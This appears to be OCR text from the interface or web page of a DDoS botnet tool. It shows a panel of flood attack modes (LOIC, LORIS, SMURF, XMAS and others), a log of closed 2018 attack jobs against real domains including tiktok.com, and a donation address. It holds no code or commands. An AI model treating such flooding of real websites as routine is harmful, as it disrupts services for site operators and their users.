
GLOBAL ARMY SUPPLY (rounds):

BOTNET (6):	LOIC:	LORIS:	UFOSYN:
1	0	0	0
SPRAY:	**SMURF:**	**XMAS:**	
0	0	0	EDIT

CREATION:	TARGET:	DATE:	ETA:	ACTION:	STATUS:
08-11-2018 14:13:16	tiktok.com	~~12-11-2018 14:12:58~~	OUT-OF-TIME	REMOVE	-CLOSED-
07-11-2018 16:04:15	dio.it	~~07-11-2018 17:04:00~~	OUT-OF-TIME	REMOVE	-CLOSED-
05-11-2018 02:14:06	sarvodayaayurved.com	~~06-11-2018 00:00:00~~	OUT-OF-TIME	REMOVE	-CLOSED-

/Meanwhile in Spain/: **RamonWare**

/Demo/: **VIDEO**




/Contribute/: **Community**

+ Development:

  - Testing
  - Documentation
  - Bug Fixing / **Hacking** ;-)
  - Suggestions/Ideas/...

+ Support:

  - Donations:
    - BTC: 1Q63KtiLGzXiYA8XkWFPnWo7nKPWFr3nrc
  - Promotions / Events / Jobs … → ♥ ♥ ♥



“The truth is out there…”